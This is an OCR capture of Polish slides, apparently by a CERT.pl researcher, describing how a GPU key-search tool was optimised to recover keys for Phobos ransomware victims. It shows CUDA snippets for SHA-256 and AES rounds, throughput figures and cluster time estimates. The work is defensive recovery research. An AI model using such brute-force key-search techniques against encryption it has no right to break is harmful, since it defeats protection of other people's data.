
```
for for (int round=0; round<SHA_ROUNDS; round++) {
        bool is_done = (data[0] & 0xFF000000) == 0 && round != 0;
        sha256_transform(data);

        if (is_done) {
            statuses[thread_id] = PacketStatus::Done;
            break;
        }
    }
}
```

Phobos story: Optymalizacja




Druga wersja: ~50000 kpm

Phobos story: Optymalizacja



Druga wersja: 105000 kpm

Phobos story: Optymalizacja




Dużo małych zmian, np:

```
97  - __device__ void aes_addRoundKey(uint8_t *buf,
        uint8_t *key)
98  - {
99  -     #pragma unroll 16
100 -     for (int i = 0; i < 16; i++) {
101 -         buf[i] ^= key[i];
102         }
103 }
```

```
97  + __device__ void aes_addRoundKey(uint8_t *buf,
        uint8_t *key) {
98  +     uint32_t *buf32 = (uint32_t*)buf;
99  +     uint32_t *key32 = (uint32_t*)key;
100 +     #pragma unroll 4
101 +     for (int i = 0; i < 4; i++) {
102 +         buf32[i] ^= key32[i];
103         }
104 }
```

Phobos story: Optymalizacja



Finalna wersja: 818000 kpm

Phobos story: Optymalizacja


- Nvidia CUDA
- 818000 kluczy na sekundę
- 100000000000 kluczy =
  122249 gpusekund
  2037 gpuminut =
  33 gpugodzin =
  1.41 gpudni

Phobos story: Optymalizacja

- Nvidia CUDA
- 818000 kluczy na sekundę
- 100000000000 kluczy =
  122249 gpusekund
  2037 gpuminut =
  33 gpugodzin =
  1.41 gpudni
- **2 maszyny * 6 GPU**
- 122249 gpusekund =
  10187 klastrosekund =
  169 klastrominut =
  2.82 klastrogodzin

Phobos story

- Status projektu: prawie produkcyjny
- Ostateczne testy, być może pochwalimy się publicznie albo będziemy się kontaktować z ofiarami prywatnie



TLP:GREEN

Podsumowanie

Q&A?

Jarosław Jedynak
msm@tailcall.net
msm@cert.pl

"Or just go for drinks?"